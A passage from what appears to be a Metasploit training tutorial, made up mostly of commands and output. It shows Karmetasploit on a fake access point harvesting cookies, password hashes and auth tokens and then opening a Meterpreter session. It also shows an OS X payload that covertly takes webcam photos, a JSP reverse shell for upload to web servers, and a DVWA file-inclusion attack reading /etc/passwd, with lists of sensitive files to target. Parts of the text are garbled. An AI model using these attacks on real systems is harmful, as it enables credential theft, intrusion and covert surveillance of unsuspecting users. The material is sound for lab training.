Now, with everything ready, all that is left is to run Karmetasloit! We start up Metasploit, feeding it our run control file.

```
root@kali:~# msfconsole -q -r karma.rc_.txt

[*] Processing karma.rc_.txt for ERB directives.
resource (karma.rc_.txt)> db_connect postgres:toor@127.0.0.1/msfbook
resource (karma.rc_.txt)> use auxiliary/server/browser_autopwn
resource (karma.rc_.txt)> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
resource (karma.rc_.txt)> setg AUTOPWN_PORT 55550
AUTOPWN_PORT => 55550
resource (karma.rc_.txt)> setg AUTOPWN_URI /ads
AUTOPWN_URI => /ads
resource (karma.rc_.txt)> set LHOST 10.0.0.1
LHOST => 10.0.0.1
resource (karma.rc_.txt)> set LPORt 45000
LPORt => 45000
resource (karma.rc_.txt)> set SRVPORT 55550
SRVPORT => 55550
resource (karma.rc_.txt)> set URIPATH /ads
URIPATH => /ads
resource (karma.rc_.txt)> run
[*] Auxiliary module execution completed
resource (karma.rc_.txt)> use auxiliary/server/capture/pop3
resource (karma.rc_.txt)> set SRVPORT 110
SRVPORT => 110
resource (karma.rc_.txt)> set SSL false
SSL => false
resource (karma.rc_.txt)> run
[*] Auxiliary module execution completed
resource (karma.rc_.txt)> use auxiliary/server/capture/pop3
resource (karma.rc_.txt)> set SRVPORT 995
SRVPORT => 995
resource (karma.rc_.txt)> set SSL true
SSL => true
resource (karma.rc_.txt)> run
[*] Auxiliary module execution completed
resource (karma.rc_.txt)> use auxiliary/server/capture/ftp
[*] Setup
resource (karma.rc_.txt)> run
[*] Listening on 0.0.0.0:110...
[*] Auxiliary module execution completed
[*] Server started.

msf auxiliary(http) >
```

At this point, we are up and running. All that is required now is for a client to connect to the fake access point. When they connect, they will see a fake "captive portal" style screen regardless of what website they try to connect to. You can look through your output, and see that a wide number of different servers are started. From DNS, POP3, IMAP, to various HTTP servers, we have a wide net now cast to capture various bits of information.

Now lets see what happens when a client connects to the fake AP we have set up.

```
msf auxiliary(http) >
[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
[*] HTTP REQUEST 10.0.0.100 > www.msn.com:80 GET / Windows IE 5.01 cookies=MC1=V=3&GUID=e2eabc69be554e3587acce84901a53d3; MUID=E7E065776DBC40099851B16A3
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
...snip...
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Request '/ads' from 10.0.0.100:1278
[*] Recording detection from User-Agent
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Browser claims to be MSIE 5.01, running on Windows 2000
[*] DNS 10.0.0.100:1293 XID 97 (IN::A google.com)
[*] Error: SQLite3::SQLException cannot start a transaction within a transaction /usr/lib/ruby/1.8/sqlite3/errors.rb:62:in `check' /usr/lib/ruby/1.8/sqli
...snip...
[*] HTTP REQUEST 10.0.0.100 > ecademy.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > facebook.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gather.com:80 GET /forms.html Windows IE 5.01 cookies=
```

```

[*] HTTP REQUEST 10.0.0.100 > gmail.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html Windows IE 5.01 cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=1
[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE 5.01 cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=1241334857
[*] HTTP REQUEST 10.0.0.100 > linkedin.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > livejournal.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > monster.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > myspace.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > plaxo.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > ryze.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Sending MS03-020 Internet Explorer Object Type to 10.0.0.100:1278...
[*] HTTP REQUEST 10.0.0.100 > slashdot.org:80 GET /forms.html Windows IE 5.01 cookies=
[*] Received 10.0.0.100:1360 LMHASH:00 NTSTATUS: OS:Windows 2000 2195 LM:Windows 2000 5.0
...snip...
[*] HTTP REQUEST 10.0.0.100 > www.monster.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Received 10.0.0.100:1362 TARGET\P0WN3D LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dc1c2a4dd904b72 NTSTATUS:ea389b305cd095d32124597122324fc470ae8d9205bdfc
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] HTTP REQUEST 10.0.0.100 > www.myspace.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] AUTHENTICATED as TARGET\P0WN3D...
[*] Connecting to the ADMIN$ share...
[*] HTTP REQUEST 10.0.0.100 > www.plaxo.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Regenerating the payload...
[*] Uploading payload...
[*] HTTP REQUEST 10.0.0.100 > www.ryze.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.slashdot.org:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.twitter.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.xing.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > xing.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Created UxsjordQ.exe...
[*] HTTP REQUEST 10.0.0.100 > ziggs.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Connecting to the Service Control Manager...
[*] HTTP REQUEST 10.0.0.100 > care.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.gather.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > www.ziggs.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Removing the service...
[*] Closing service handle...
[*] Deleting UxsjordQ.exe...
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\P0WN3D
[*] Received 10.0.0.100:1362 LMHASH:00 NTSTATUS: OS:Windows 2000 2195 LM:Windows 2000 5.0
[*] Sending Access Denied to 10.0.0.100:1362
[*] Received 10.0.0.100:1365 TARGET\P0WN3D LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aaef5373897d NTSTATUS:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1d1f4
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] AUTHENTICATED as TARGET\P0WN3D...
[*] Ignoring request from 10.0.0.100, attack already in progress.
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\P0WN3D
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to 10.0.0.100:1278...
[*] Sending stage (2650 bytes)
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to 10.0.0.100:1367...
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01 cookies=
[*] Sleeping before handling stage...
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)

msf auxiliary(http) > sessions -l

Active sessions
=====

```

Id	Description	Tunnel
1	Meterpreter	10.0.0.1:45017 -> 10.0.0.100:1364

Karmetasploit Attack Analysis

Wow! That was a lot of output! Please take some time to read through the output, and try to understand what is happening.

Let's break down some of the output a bit here.

```
[*] DNS 10.0.0.100:1284 XID 92 (IN::A eacademy.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1286 XID 93 (IN::A facebook.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)
[*] DNS 10.0.0.100:1287 XID 94 (IN::A gather.com)
```

Here we see DNS lookups which are occurring. Most of these are initiated by Karmetasploit in attempts to gather information from the client.

```
[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html Windows IE 5.01 cook
ies=PREF=ID=474686c582f13be6:U=eacaec12d78faa1ba:TM=1241334857:LM=1241334880: S=snePRUjY-zgcXpEV;NID=22=nFGYMj-17FaT7qz3zwXjen9_miz8RDn_rA-1P_IbBocsb3m4e
[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE 5.01 cookies=PREF=ID=474686c582f13be6:U=eacaec12d78faa1ba:TM=1241334857:LM=1241334
```

Here we can see Karmetasploit collecting cookie information from the client. This could be useful information to use in attacks against the user later on.

```
[*] Received 10.0.0.100:1362 TARGET\POWN3D LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dc1c2a4dd904b72 NT HASH:ea389b305cd095d32124597122324fc470ae8d9205bdfc
[*] Authenticating to 10.0.0.100 as TARGET\POWN3D...
[*] AUTHENTICATED as TARGET\POWN3D...
[*] Connecting to the ADMIN$ share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Removing the service...
[*] Closing service handle...
[*] Deleting UxsjordQ.exe...
[*] Sending Access Denied to 10.0.0.100:1362 TARGET\POWN3D
[*] Received 10.0.0.100:1362 LMHASH:00 NT HASH: OS:Windows 2000 2195 LM:Windows 2000 5.0
[*] Sending Access Denied to 10.0.0.100:1362
[*] Received 10.0.0.100:1365 TARGET\POWN3D LMHASH:3cd170ac4f807291a1b90da20bb8eb228cf50aa5373897d NT HASH:ddb2b9bed56faf557b1a35d3687fc2c8760a5b45f1d1f
[*] Authenticating to 10.0.0.100 as TARGET\POWN3D...
[*] AUTHENTICATED as TARGET\POWN3D...
[*] Ignoring request from 10.0.0.100, attack already in progress.
[*] Sending Access Denied to 10.0.0.100:1365 TARGET\POWN3D
[*] Sending Apple QuickTime 7.1.3 RTSP URI Buffer Overflow to 10.0.0.100:1278...
[*] Sending stage (2650 bytes)
[*] Sending iPhone MobileSafari LibTIFF Buffer Overflow to 10.0.0.100:1367...
[*] HTTP REQUEST 10.0.0.100 > www.care2.com:80 GET / Windows IE 5.01 cookies=
[*] Sleeping before handling stage...
[*] HTTP REQUEST 10.0.0.100 > www.yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET / Windows IE 5.01 cookies=
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Migrating to lsass.exe...
[*] Current server process: rundll32.exe (848)
[*] New server process: lsass.exe (232)
[*] Meterpreter session 1 opened (10.0.0.1:45017 -> 10.0.0.100:1364)
```

Here is where it gets really interesting! We have obtained the password hashes from the system, which can then be used to identify the actual passwords. This is followed by the creation of a Meterpreter session.

Now we have access to the system, lets see what we can do with it.

```
msf auxiliary(http) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ps

Process list
=====

 PID  Name          Path
 ---  ---          ---
 144  smss.exe      \SystemRoot\System32\smss.exe
 172  csrss.exe     \??\C:\WINNT\system32\csrss.exe
 192  winlogon.exe  \??\C:\WINNT\system32\winlogon.exe
 220  services.exe  C:\WINNT\system32\services.exe
 232  lsass.exe      C:\WINNT\system32\lsass.exe
```

```
284 firefox.exe      C:\Program Files\Mozilla Firefox\firefox.exe
300 KodakImg.exe    C:\Program Files\Windows NT\Accessories\ImageVueKodakImg.exe
396 svchost.exe     C:\WINNT\system32\svchost.exe
416 spoolsv.exe    C:\WINNT\system32\spoolsv.exe
452 svchost.exe    C:\WINNT\system32\svchost.exe
488 regsvc.exe     C:\WINNT\system32\regsvc.exe
512 MSTask.exe      C:\WINNT\system32\MSTask.exe
568 VMwareService.exe C:\Program Files\VMware\VMware Tools\VMwareService.exe
632 WinMgmt.exe    C:\WINNT\System32\WBEM\WinMgmt.exe
696 TPAutoConnSvc.exe C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
760 Explorer.exe    C:\WINNT\Explorer.exe
832 VMwareTray.exe  C:\Program Files\VMware\VMware Tools\VMwareTray.exe
848 rundll32.exe   C:\WINNT\system32\rundll32.exe
860 VMwareUser.exe  C:\Program Files\VMware\VMware Tool\VMwareUser.exe
884 RtWLan.exe      C:\Program Files\ASUS WiFi-AP Solo\RtWLan.exe
916 TPAutoConnect.exe C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
952 SCardSrv.exe   C:\WINNT\System32\SCardSrv.exe
1168 IEXPLORE.EXE  C:\Program Files\Internet Explorer\IEXPLORE.EXE
```

```
meterpreter > ipconfig /all
```

```
VMware Accelerated AMD PCNet Adapter
Hardware MAC: 00:0c:29:85:81:55
IP Address : 0.0.0.0
Netmask    : 0.0.0.0
```

```
Realtek RTL8187 Wireless LAN USB NIC
Hardware MAC: 00:0:ca:1:a:e7:d4
IP Address  : 10.0.0.100
Netmask     : 255.255.255.0
```

```
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0
```

```
meterpreter > pwd
C:\WINNT\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Wonderful. Just like any other vector, our Meterpreter session is working just as we expected.

However, there can be a lot that happens in Karmetasploit really fast and making use of the output to standard out may not be usable. Let's look at another way to access the logged information. We will interact with the karma.db that is created in your home directory.

Lets open it with sqlite, and dump the schema.

```
root@kali:~# sqlite3 karma.db
SQLite version 3.5.9
Enter ".help" for instructions
sqlite> .schema
CREATE TABLE hosts (
'id' INTEGER PRIMARY KEY NOT NULL,
'created' TIMESTAMP,
'address' VARCHAR(16) UNIQUE,
'comm' VARCHAR(255),
'name' VARCHAR(255),
'state' VARCHAR(255),
'desc' VARCHAR(1024),
'os_name' VARCHAR(255),
'os_flavor' VARCHAR(255),
'os_sp' VARCHAR(255),
'os_lang' VARCHAR(255),
'arch' VARCHAR(255)
);
CREATE TABLE notes (
'id' INTEGER PRIMARY KEY NOT NULL,
'created' TIMESTAMP,
'host_id' INTEGER,
'ntype' VARCHAR(512),
'data' TEXT
);
CREATE TABLE refs (
'id' INTEGER PRIMARY KEY NOT NULL,
'ref_id' INTEGER,
'created' TIMESTAMP,
'name' VARCHAR(512)
);
CREATE TABLE reports (
'id' INTEGER PRIMARY KEY NOT NULL,
'target_id' INTEGER,
```

```

'parent_id' INTEGER,
'entity' VARCHAR(50),
'etype' VARCHAR(50),
'value' BLOB,
'notes' VARCHAR,
'source' VARCHAR,
'created' TIMESTAMP
);
CREATE TABLE requests (
'host' VARCHAR(20),
'port' INTEGER,
'ssl' INTEGER,
'meth' VARCHAR(20),
'path' BLOB,
'headers' BLOB,
'query' BLOB,
'body' BLOB,
'respcode' VARCHAR(5),
'resphed' BLOB,
'response' BLOB,
'created' TIMESTAMP
);
CREATE TABLE services (
'id' INTEGER PRIMARY KEY NOT NULL,
'host_id' INTEGER,
'created' TIMESTAMP,
'port' INTEGER NOT NULL,
'proto' VARCHAR(16) NOT NULL,
'state' VARCHAR(255),
'name' VARCHAR(255),
'desc' VARCHAR(1024)
);
CREATE TABLE targets (
'id' INTEGER PRIMARY KEY NOT NULL,
'host' VARCHAR(20),
'port' INTEGER,
'ssl' INTEGER,
'selected' INTEGER
);
CREATE TABLE vulns (
'id' INTEGER PRIMARY KEY NOT NULL,
'service_id' INTEGER,
'created' TIMESTAMP,
'name' VARCHAR(1024),
'data' TEXT
);
CREATE TABLE vulns_refs (
'ref_id' INTEGER,
'ven_id' INTEGER
);

```

With the information gained from the schema, let's interact with the data we have gathered. First, we will list all the systems that we logged information from, then afterward, dump all the information we gathered while they were connected.

```

sqlite> select * from hosts;
1|2009-05-09 23:47:04|10.0.0.100|||alive||Windows|2000|||x86
sqlite> select * from notes where host_id = 1;
1|2009-05-09 23:47:04|1|http_cookies|en.us.start2.mozilla.com __utma=183859642.1221819733.1241334886.1241334886.1241334886.1; __utmz=183859642.124133488
2|2009-05-09 23:47:04|1|http_request|en.us.start2.mozilla.com:80 GET /firefox Windows FF 1.9.0.10
3|2009-05-09 23:47:05|1|http_cookies|adwords.google.com PREF=ID=ee60297d21c2a6e5:U=ecae12d78faa1ba:TM=1241913986:LM=1241926890:GM=1:S=-p5nGxSz_ohlinss;
4|2009-05-09 23:47:05|1|http_request|adwords.google.com:80 GET /forms.html Windows FF 1.9.0.10
5|2009-05-09 23:47:05|1|http_request|blogger.com:80 GET /forms.html Windows FF 1.9.0.10
6|2009-05-09 23:47:05|1|http_request|care.com:80 GET /forms.html Windows FF 1.9.0.10
7|2009-05-09 23:47:05|1|http_request|0.0.0.0:55550 GET /ads Windows Firefox 3.0.10
8|2009-05-09 23:47:06|1|http_request|careerbuilder.com:80 GET /forms.html Windows FF 1.9.0.10
9|2009-05-09 23:47:06|1|http_request|ecademy.com:80 GET /forms.html Windows FF 1.9.0.10
10|2009-05-09 23:47:06|1|http_cookies|facebook.com datr=1241925583-120e39e88339c0e0fd73fab6428ed813209603d31bd9d1dccccf3; ABT=::#b0ad8a8df29cc7bafdf91e6
11|2009-05-09 23:47:06|1|http_request|facebook.com:80 GET /forms.html Windows FF 1.9.0.10
12|2009-05-09 23:47:06|1|http_request|gather.com:80 GET /forms.html Windows FF 1.9.0.10
13|2009-05-09 23:47:06|1|http_request|gmail.com:80 GET /forms.html Windows FF 1.9.0.10
14|2009-05-09 23:47:06|1|http_cookies|gmail.google.com PREF=ID=ee60297d21c2a6e5:U=ecae12d78faa1ba:TM=1241913986:LM=1241926890:GM=1:S=-p5nGxSz_ohlinss;
15|2009-05-09 23:47:07|1|http_request|gmail.google.com:80 GET /forms.html Windows FF 1.9.0.10
16|2009-05-09 23:47:07|1|http_cookies|google.com PREF=ID=ee60297d21c2a6e5:U=ecae12d78faa1ba:TM=1241913986:LM=1241926890:GM=1:S=-p5nGxSz_ohlinss; NID=22
17|2009-05-09 23:47:07|1|http_request|google.com:80 GET /forms.html Windows FF 1.9.0.10
18|2009-05-09 23:47:07|1|http_request|linkedin.com:80 GET /forms.html Windows FF 1.9.0.10

101|2009-05-09 23:50:03|1|http_cookies|safebrowsing.clients.google.com PREF=ID=ee60297d21c2a6e5:U=ecae12d78faa1ba:TM=1241913986:LM=1241926890:GM=1:S=-p
102|2009-05-09 23:50:03|1|http_request|safebrowsing.clients.google.com:80 POST /safebrowsing/downloads Windows FF 1.9.0.10
108|2009-05-10 00:43:29|1|http_cookies|twitter.com auth_token=1241930535--c2a31fa4627149c521b965e0d7bdc3617df6ae1f
109|2009-05-10 00:43:29|1|http_cookies|www.twitter.com auth_token=1241930535--c2a31fa4627149c521b965e0d7bdc3617df6ae1f
sqlite>

```

MSF vs OS X

One of the more interesting things about the Mac platform is how cameras are built into all of their laptops. This fact has not gone unnoticed by Metasploit developers, as there is a very interesting module that will take a picture with the built in camera.

Lets see it in action. First we generate a stand alone executable to transfer to a OS X system:

```
root@kali:~# msfvenom -a x86 --platform OSX -p osx/x86/isight/bind_tcp -b "\x00" -f elf -o /tmp/osxt2
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 171 (iteration=0)
x86/shikata_ga_nai chosen with final size 171
Payload size: 171 bytes
```

So, in this scenario we trick the user into executing the executable we have created, then we use 'multi/handler' to connect in and take a picture of the user.

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD osx/x86/isight/bind_tcp
PAYLOAD => osx/x86/isight/bind_tcp
msf exploit(handler) > show options

Module options:

Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (osx/x86/isight/bind_tcp):

Name  Current Setting  Required  Description
----  -----  -----  -----
AUTOVIEW  true  yes  Automatically open the picture in a browser
BUNDLE  ~/data/isight.bundle  yes  The local path to the iSight Mach-O Bundle to upload
LPORT  4444  yes  The local port
RHOST  no  The target address

Exploit target:

Id  Name
--  --
0  Wildcard Target

msf exploit(handler) > ifconfig eth0
[*] exec: ifconfig eth0

eth0      Link encap:Ethernet  HWaddr 00:0c:29:a7:f1:c5
          inet addr:172.16.104.150  Bcast:172.16.104.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea7:f1c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:234609 errors:4 dropped:0 overruns:0 frame:0
          TX packets:717103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:154234515 (154.2 MB)  TX bytes:58858484 (58.8 MB)
          Interrupt:19 Base address:0x2000

msf exploit(handler) > set RHOST 172.16.104.1
RHOST => 172.16.104.1

msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Sending stage (421 bytes)
[*] Sleeping before handling stage...
[*] Uploading bundle (29548 bytes)...
[*] Upload completed.
[*] Downloading photo...
[*] Downloading photo (13571 bytes)...
[*] Photo saved as /root/.msf4/logs/isight/172.16.104.1_20090821.495489022.jpg
[*] Opening photo in a web browser...
Error: no display specified
[*] Command shell session 2 opened (172.16.104.150:57008 -> 172.16.104.1:4444)
[*] Command shell session 2 closed.
msf exploit(handler) >
```

Very interesting! It appears we have a picture! Lets see what it looks like.

^



Amazing. This is a very powerful feature with can be used for many different purposes. The standardization of the Apple hardware platform has created a well defined platform for attackers to take advantage of.

File-Upload Backdoors

Amongst its many tricks, Metasploit also allows us to generate and handle Java based shells to gain remote access to a system. There are a great deal of poorly written web applications out there that can allow you to upload an arbitrary file of your choosing and have it run just by calling it in a browser.

We begin by first generating a reverse-connecting jsp shell and set up our payload listener.

```
root@kali:~# msfvenom -a x86 --platform windows -p java/jsp_shell_reverse_tcp LHOST=192.168.1.101 LPORT=8080 -f raw
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD java/jsp_shell_reverse_tcp
PAYLOAD => java/jsp_shell_reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:8080
[*] Starting the payload handler...
```

At this point, we need to upload our shell to the remote web server that supports jsp files. With our file uploaded to the server, all that remains is for us to request the file in our browser and receive our shell.

```
[*] Command shell session 1 opened (192.168.1.101:8080 -> 192.168.1.201:3914) at Thu Feb 24 19:55:35 -0700 2011

hostname
hostname
xen-xp-sploit

C:\Program Files\Apache Software Foundation\Tomcat 7.0>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 3:

Connection-specific DNS Suffix  . : localdomain
IP Address . . . . . : 192.168.1.201
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1

C:\Program Files\Apache Software Foundation\Tomcat 7.0>
```

File Inclusion Vulnerabilities

Exploiting LFI and RFI with Metasploit

Remote [File Inclusion](#) (RFI) and Local File Inclusion (LFI) are vulnerabilities that are often found in poorly-written web applications. These vulnerabilities occur when a web application allows the user to submit input into files or upload files to the server.

LFI vulnerabilities allow an attacker to read (and sometimes execute) files on the victim machine. This can be very dangerous because if the web server is misconfigured and running with high privileges, the attacker may gain access to sensitive information. If the attacker is able to place code on the web server through other means, then they may be able to execute arbitrary commands.

RFI vulnerabilities are easier to exploit but less common. Instead of accessing a file on the local machine, the attacker is able to execute code hosted on their own machine.

In order to demonstrate these techniques, we will be using the [Damn Vulnerable Web Application](#) (DVWA) within metasploitable. Connect to metasploitable from your browser and click on the DVWA link.

The credentials to login to DVWA are:
admin / password

Once we are authenticated, click on the "DVWA Security" tab on the left panel. Set the security level to 'low' and click 'Submit', then select the "File Inclusion" tab.

The screenshot shows the DVWA Security interface. On the left, there's a sidebar menu with various tabs: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion (which is highlighted in green), SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted in green), PHP Info, About, and Logout. Below the menu, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". The main content area has a heading "Script Security" with a yellow warning icon. It says "Security Level is currently low." and "You can set the security level to low, medium or high." A dropdown menu is open over the "low" option, showing "low", "medium", "high", and "PHPIDS". Below the dropdown, it says "PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." and "You can enable PHPIDS across this site for the duration of your session." It also says "PHPIDS is currently disabled." with links "[enable PHPIDS]" and "[Simulate attack] - [View IDS log]". At the bottom of the page, it says "Damn Vulnerable Web Application (DVWA) v1.0.7".

On the file inclusion page, click on the view source button on the bottom right. If your security setting is successfully set to low, you should see the following source code:

```
$file = $_GET['page']; //The page we wish to display
```

This piece of code in itself is not actually vulnerable, so where is the vulnerability? For a regular attacker who does not already have root access to the machine, this could be where their investigation ends. The `$_GET` variable is interesting enough that they would begin testing or scanning for file inclusion. Since we already have root access to the machine, let's try harder and see if we can find out where the vulnerability comes from.

SSH to metasploitable with the following credentials:
msfadmin / msfadmin.

We can use cat to view the index.php within the `/var/www/dvwa/vulnerabilities/fi/` directory.

```
msfadmin: cat -n /var/www/dvwa/vulnerabilities/fi/index.php
```

Looking at the output, we can see that there is a switch statement on line 15, which takes the security setting as input and breaks depending on which setting is applied. Since we have selected "low", the code proceeds to call `/source/low.php`. If we look farther down in index.php, we can see that line 35 says:

```
include($file);
```

And there we have it! We've found the location of the vulnerability. This code is vulnerable because there is no sanitization of the user-supplied input. Specifically, the \$file variable is not being sanitized before being called by the include() function.



If the web server has access to the requested file, any PHP code contained inside will be executed. Any non-PHP code in the file will be displayed in the user's browser.

Now that we understand how a file inclusion vulnerability can occur, we will exploit the vulnerabilities on the include.php page.

Local File Inclusion (LFI)

In the browser address bar, enter the following:

```
http://192.168.80.134/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd
```

The “..” characters used in the example above represent a directory traversal. The number of “..” sequences depends on the configuration and location of the target web server on the victim machine. Some experimentation may be required.

We can see that the contents of /etc/passwd are displayed on the screen. A lot of useful information about the host can be obtained this way. Some interesting files to look for include, but are not limited to:

Linux File Locations



- /etc/issue
- /proc/version
- /etc/profile
- /etc/passwd
- /etc/passwd
- /etc/shadow
- /root/.bash_history
- /var/log/dmesage
- /var/mail/root
- /var/spool/cron/crontabs/root

Windows File Locations



- %SYSTEMROOT%\repair\system
- %SYSTEMROOT%\repair\SAM
- %SYSTEMROOT%\repair\SAM
- %WINDIR%\win.ini
- %SYSTEMDRIVE%\boot.ini
- %WINDIR%\Panther\sysprep.inf
- %WINDIR%\system32\config\AppEvent.Evt

OS X/macOS File Locations



- /etc/fstab
- /etc/master.passwd
- /etc/resolv.conf
- /etc/sudoers
- /etc/sysctl.conf

[/vc_tta_section]

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Inclusion - Iceweasel

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

```
root@x:0:root@root:/bin/bash daemon:x:1:daemon/usr/sbin/bin/sh bin:x:2:bin/bin/sh sys:x:3:sys/dev/bin/sh sync:x:4:65534:sync/bin/bin/sync games:x:5:60:games/usr/games/bin/sh
man:x:6:12:man/var/cache/man/bin/sh lp:x:7:lp/var/spool/pd/bin/sh mail:x:8:mail/var/mail/bin/sh news:x:9:news/var/spool/news/bin/sh uucp:x:10:uucp/var/spool/uucp/bin/sh
proxy:x:13:3:proxy/bin/bin/sh www-data:x:33:33,www-data/var/www/bin/sh backup:x:34:34 backup/var/backups/bin/sh listx:38:38:Mailing List Manager/var/list/bin/sh ircx:39:39:ircd/var/run/ircd/bin/sh gnats:x:41:41 Gnats Bug-Reporting System (admin):var/lib/gnats/bin/sh nobody:65534:65534:nobody/nobody/bin/sh libuid:x:100:101:/var/lib/libuid/bin/sh
dhcpx:101:102:/nonexistent/bin/false syslogx:102:103:/home/syslog/bin/false klogx:103:104:/home/klog/bin/false sshd:x:104:65534:/var/run/nshd/usr/bin/nologin
msfadminx:1001:1000:msfadmin,,/home/msfadmin/bin/bash bindx:105:113:/var/cache/bind/bin/false postfixx:106:115:/var/spool/postfix/bin/false ftpx:107:65534:/home/ftp/bin/false
